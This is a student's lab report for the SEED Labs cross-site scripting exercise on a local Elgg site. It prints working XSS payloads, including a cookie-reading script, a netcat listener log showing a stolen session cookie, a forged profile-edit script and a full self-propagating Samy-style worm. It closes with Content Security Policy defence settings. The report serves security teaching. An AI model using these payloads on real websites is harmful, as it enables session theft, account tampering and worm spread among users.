# SEED Labs: XSS Lab

Shivali Mate

## I. Introduction

This lab explored how Cross-Site Scripting (XSS) vulnerabilities can be exploited in a web application and how attackers leverage injected JavaScript to steal data, modify user profiles, and create self-propagating worms. Using a modified version of the Elgg social network, attacks similar to the Samy Worm were reproduced that spread across MySpace in 2005. The lab combined offensive tasks such as cookie theft, forged requests, and worm propagation with defensive tasks using Content Security Policy (CSP). These exercises provided hands-on experience with core web security concepts including session cookies, HTTP requests, browser trust models, and client-side defenses.

## II. Environment and Setup

The lab was performed inside a SEEDUbuntu environment where Elgg and multiple CSP-configured virtual hosts were deployed using Docker containers. DNS entries were added to map several example domains to the server container at 10.9.0.5, enabling realistic testing across multiple websites. Access to the Elgg server allowed testing of XSS payloads, while tools such as the Firefox HTTP Header inspection tool and the browser developer panel supported observation of outgoing requests. This setup provided a controlled environment to simulate attacker behavior and defensive mechanisms without modifying the host system.

### A. HTTP Headers

HTTP headers played a key role in analyzing forged requests and browser behavior throughout this lab. Using the Firefox HTTP Header inspection tool, the exact GET and POST requests generated by both legitimate actions and malicious payloads could be observed. This visibility revealed critical fields such as cookies, CSRF tokens, timestamps, request parameters, and content types.

### B. Task 1: Displaying an Alert Message

To begin, a simple JavaScript payload was injected using `alert('XSS')` into the user profile to confirm that inline scripts executed when another user viewed the page.

As shown in Figure 1: XSS Alert Triggered After Login, the alert window verified successful code execution.

### C. Task 2 : Displaying and Retreiving Cookies

The payload was modified to display the user's cookies, demonstrating how an attacker can access sensitive session data. The output displayed in the alert confirmed that cookies were accessible through the injected script.

```
<script>alert(document.cookie);</script>
```



Elgg For SEED Labs
Your profile was successfully saved.
Boby
XSS
OK
Blogs
Bookmarks
Files
Pages
Wire post
Welcome Boby
You have been logged in.
Welcome to your Elgg site.
Tip: Many sites use the activity plugin to place a site activity stream on this page.
Bookmark this page
Report this
Powered by Elgg


Fig. 1: XSS alert message after login

### D. Task 3 : Stealing Cookies

In the next phase, the JavaScript payload was extended to exfiltrate cookies by creating a fake image request, sending them to the attacker's netcat listener.

```
nc -lknv 5555
```

Figure 2 captured GET Request Containing Cookie Parameter shows how the victim's browser unknowingly transmitted data to the attacker using netcat.



```
[11/28/25]seed@VM:~/Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 192.168.122.228 43530
GET /?c=Elgg%3D1scktb0rmc9t6ftc1760ecogpv HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
```


Fig. 2: Victim's Cookie transmitted to attacker

### E. Task 4 : Add as a Friend

The attack then shifted to forging HTTP requests, where an Ajax GET request was constructed to automatically add Samy as a friend when a victim viewed his profile.

Figure 3: Add-Friend HTTP Request Captured in Developer Tools illustrates how the forged request mimicked a legitimate friend-addition action.

1) Question 1: Explain the purpose of Lines 1 and 2, why are they needed?
   Lines 1 and 2 extract the Elgg timestamp (__elgg_ts) and CSRF security token (__elgg_token). These values are required because Elgg validates them on every state-changing request; without them the forged request would be rejected as unauthorized.
2) Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?
   No, the attack would not work if only the "Editor" mode were available. Editor mode escapes HTML



| St... | M... | Domain | File | Initiator | Ty... | Transfer... | Size |
|---|---|---|---|---|---|---|---|
| 304 | GET | www.... | jquery.colorbox.js | require.j... | js | cached | 0 B |
| 200 | GET | www.... | add?friend=59&__elgg_ts= | jquery.js... | json | 768 B | 3... |

```
27 requests   35.72 KB / 4.42 KB transferred   Finish: 18.80 s   DOMContentLoaded:

GET http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1763491481,
1763491481&__elgg_token=a5A2mOAjyVoRsxUFQJFevg,a5A2mOAjyVoRsxUFQJFevg

Status            200 OK
Version           HTTP/1.1
Transferred       768 B (386 B size)
Referrer Policy   strict-origin-when-cross-origin

Response Headers (382 B)                                   Raw
Cache-Control: must-revalidate, no-cache, no-store, private
Connection: Keep-Alive
Content-Length: 386
Content-Type: application/json; charset=UTF-8
Date: Tue, 18 Nov 2025 18:44:59 GMT
expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
pragma: no-cache
Server: Apache/2.4.41 (Ubuntu)
Vary: User-Agent
x-content-type-options: nosniff
Request Headers (555 B)                                    Raw
```

Fig. 3: Add-friend inspection in GET request Network tab

tags and prevents raw JavaScript execution, meaning <script>tags would not run. Attackers require Text mode to insert unmodified JavaScript code.


## F. Task 5 : Modifying the Victim's Profile

The attack escalated by forging a POST request that modified the victim's profile, specifically replacing their "About Me" field. Using parameters captured from a legitimate profile update, a malicious request was constructed and automatically sent from the victim's browser. Figure 4: shows the code on how to display on Victim Profile that 'You Have Been Hacked by Samy!' demonstrating the successful overwrite, confirming full control over the victim's profile data.

1) Question 3: Why do we need Line 1? Remove this line, and repeat your attack. Report and explain your observation.
   Line 1 prevents the worm from modifying Samy's own profile by checking whether the currently logged-in user is Samy. Removing this line causes the payload to overwrite Samy's profile with the attack text, breaking the worm and interrupting self-propagation because the original malicious script would be destroyed.

## G. Task 6 : Writing a Self-Propagating XSS Worm

A self-propagating worm is a standalone malicious software program (malware) that can autonomously replicate itself and




```
<script type="text/javascript">
window.onload = function(){

var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

var content = userName + guid + ts + token +
        "&description=You have been hacked by Samy!";

var samyGuid = 59;

var sendurl = "http://www.seed-server.com/action/profile/edit";

if(elgg.session.user.guid != samyGuid)
{
  var Ajax=null;
  Ajax=new XMLHttpRequest();
  Ajax.open("POST", sendurl, true);
  Ajax.setRequestHeader("Content-Type",
  "application/x-www-form-urlencoded");
  Ajax.send(content);
}
}
</script>
```

Fig. 4: Source Code for modifying the Victim's Profile

spread across computer networks without needing a host program or user intervention. The final offensive task combined all previous steps to construct a self-propagating worm. Using DOM extraction, the script copied its own contents, URL-encoded them, and injected the worm into the victim's profile along with the forged friend-request code and profile-modification request.

```
<script id="worm" type="text/javascript">
window.onload = function() {

// Step 1: Collect Elgg info
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+
    elgg.security.token.__elgg_ts;
var token="&__elgg_token="+
    elgg.security.token.__elgg_token;

// Step 2: Add Samy as friend (Task 4)
var samyGuid = 59;
var addurl = "http://www.seed-server.com/
    action/friends/add?friend=59"
    + ts + token;

// Send add friend request
var Ajax1 = new XMLHttpRequest();
Ajax1.open("GET", addurl, true);
Ajax1.send();

// Step 3: Create copy of worm
var headerTag = "<script id=\"worm\"
    type=\"text/javascript\">";
var jsCode = document
    .getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(
    headerTag + jsCode + tailTag);

// Step 4: Modify victim profile (Task 5)
var description = "&description =
    Samy owns you!" + wormCode;

var content = userName + guid + ts
    + token + description;

var sendurl = "http://www.seed-server.com/
    action/profile/edit";

// Prevent worm from running on himself
if (elgg.session.user.guid != samyGuid) {
    var Ajax2 = new XMLHttpRequest();
    Ajax2.open("POST", sendurl, true);
    Ajax2.setRequestHeader("Content-Type",
      "application/x-www-form-urlencoded");
    Ajax2.send(content);
}
}
</script>
```


Figure 5: Automatic Add-Friend and Edit Requests Triggered When Visiting Samy's Profile shows the worm's behavior upon profile access.



```
Status Method Domain               File                                      Initiator               Type Transferred Size
200    GET    www.seed-serve...    favicon-128.png                           FaviconLoader.jsm:...   png  cached      4.23 KB   0 ms
200    GET    www.seed-serve...    favicon.svg                               FaviconLoader.jsm:...   svg  cached      6.35 KB   0 ms
302    GET    www.seed-serve...    add?friend=59&__elgg_ts=1763493712&__elgg_token  samy:64 (xhr)    html 4.16 KB     16.66 KB  6849 ms
302    POST   www.seed-serve...    edit                                      samy:82 (xhr)           html 4.20 KB     16.70 KB  16804 ms
304    GET    www.seed-serve...    sprintf.js                                require.js:127 (script) js   cached      0 B       8 ms
304    GET    www.seed-serve...    en.js                                     require.js:127 (script) js   cached      0 B       3 ms
304    GET    www.seed-serve...    weakmap-polyfill.js                       require.js:127 (script) js   cached      0 B       3 ms
304    GET    www.seed-serve...    formdata-polyfill.js                      require.js:127 (script) js   cached      0 B       4 ms
304    GET    www.seed-serve...    widgets.js                                require.js:127 (script) js   cached      0 B       4 ms
304    GET    www.seed-serve...    init.js                                   require.js:127 (script) js   cached      370 B     4 ms
304    GET    www.seed-serve...    ready.js                                  require.js:127 (script) js   cached      123 B     15 ms
304    GET    www.seed-serve...    lightbox.js                               require.js:127 (script) js   cached      0 B       5 ms
304    GET    www.seed-serve...    item_toggle.js                            require.js:127 (script) js   cached      866 B     31 ms
304    GET    www.seed-serve...    topbar.js                                 require.js:127 (script) js   cached      175 B     4 ms
304    GET    www.seed-serve...    form.js                                   require.js:127 (script) js   cached      0.99 KB   16 ms
304    GET    www.seed-serve...    reportedcontent.js                        require.js:127 (script) js   cached      0 B       4 ms
304    GET    www.seed-serve...    Plugin.js                                 require.js:127 (script) js   cached      145 B     3 ms
304    GET    www.seed-serve...    jquery.colorbox.js                        require.js:127 (script) js   cached      0 B       3 ms
304    GET    www.seed-serve...    spinner.js                                require.js:127 (script) js   cached      754 B     5 ms
304    GET    www.seed-serve...    Ajax.js                                   require.js:127 (script) js   cached      0 B       7 ms
200    GET    www.seed-serve...    samy                                      samy:64 (xhr)           html 4.21 KB     16.66 KB  7905 ms
200    GET    www.seed-serve...    charlie                                   samy:82 (xhr)           html 4.24 KB     16.70 KB  442 ms
29 requests   102.39 KB / 20.97 KB transferred   Finish: 26.60 s   DOMContentLoaded: 9.26 s   load: 9.28 s
```

Fig. 5: Worm propagation GET requests (Charlie visiting Samy)

Figure 6 has Worm Propagation Showing 'Samy Owns You' in the Compromised Profile of Charlie's Friend Boby confirming successful spread as new victims became attackers.



Boby


Brief description

About me
Samy owns you!

Fig. 6: Boby visiting Charlie propagation result ("Samy owns you")

## *H. Task 7 : Defeating XSS Using Content Security Policy (CSP)*

The final section examined CSP behavior across three domains with different configurations. Figure 7: CSP Results Before Configuration Changes shows that example32a allowed all scripts, example32b blocked most inline and external scripts, and example32c selectively allowed scripts based on nonce values. After modifying the Apache configuration and PHP CSP header, Figure 8: CSP Results After Configuration Changes shows that required script blocks were permitted according to the task instructions.



example32a.com/ — www.example32a.com

**CSP Experiment**

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: OK
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: Click me

example32b.com/ — www.example32b.co

**CSP Experiment**

1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me

example32c.com/ — www.example32c.com

**CSP Experiment**

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me

Fig. 7: CSP before screenshots for example32a/b/c

*1) Describe and explain your observations when you visit these websites:* Example32a executed all scripts because it had no CSP enabled. Example32b blocked inline scripts and scripts from example60.com due to its restrictive policy. Example32c permitted only the inline script with the correct nonce and scripts from trusted domains specified in its CSP header.

*2) Click the button in the web pages from all the three websites, describe and explain your observations:* In example32a, clicking the button executed the inline JavaScript immediately. In example32b and example32c, the click event failed because inline event handlers were not allowed without explicit nonce authorization.


*3) Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.:* Modifying Apache config for example32b at `/etc/apache2/sites-available/apache_csp.conf`

```
script-src 'self'
    www.example60.com
    *.example70.com
```

*4) Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report:* Modifying Apache config for example32c at `/var/www/csp/phpindex.php`

```
script-src 'self'
    'nonce-111-111-111'
    'nonce-222-222-222'
    www.example60.com
    *.example70.com
```

*5) Please explain why CSP can help prevent Cross-Site Scripting attacks:* CSP prevents XSS by restricting where JavaScript is allowed to come from, enforcing trust boundaries between code and data. Inline scripts and untrusted third-party sources are blocked unless explicitly authorized with whitelisted domains or nonce values. This ensures that injected scripts, such as those used in XSS attacks, cannot execute even if they are successfully placed in the HTML.



**CSP Experiment**

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: OK
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: Click me

**CSP Experiment**

1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: Click me

**CSP Experiment**

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: Click me

Fig. 8: CSP after screenshots for example32a/b/c

## III. Conclusion

This lab provided practical exposure to both the exploitation and mitigation of Cross-Site Scripting vulnerabilities. The offensive tasks illustrated how attackers steal data, forge authenticated actions, and create self-replicating worms using nothing more than injected JavaScript. The defensive CSP exercises showed how well-configured security policies can block such attacks at the browser level. Overall, the lab deepened the understanding of web application security and emphasized the importance of defense-in-depth against client-side threats.

## References

[1] W. Du, *Computer & Internet Security: A Hands-on Approach*, 2nd Edition. Available at: https://www.handsonsecurity.net/.

[2] SEED Labs, Cross-Site Scripting Attack Lab (Elgg), https://seedsecuritylabs.org/Labs_20.04/Web/Web_XSS_Elgg/.

[3] Mozilla Developer Network, Content Security Policy (CSP), https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP.

[4] World Wide Web Consortium (W3C), Content Security Policy Level 3, https://www.w3.org/TR/CSP3/.

[5] OWASP Foundation, Cross-Site Scripting (XSS), https://owasp.org/www-community/attacks/xss/.

[6] OWASP Foundation, Cross-Site Request Forgery (CSRF), https://owasp.org/www-community/attacks/csrf/.

[7] Elgg Project, Elgg Developer Documentation, https://learn.elgg.org/en/stable/.

[8] S. Kamkar, The Samy Worm: How I Hacked MySpace, https://samy.pl/myspace/.

[9] GNU Netcat Documentation, Netcat User Guide, http://nc110.sourceforge.net/.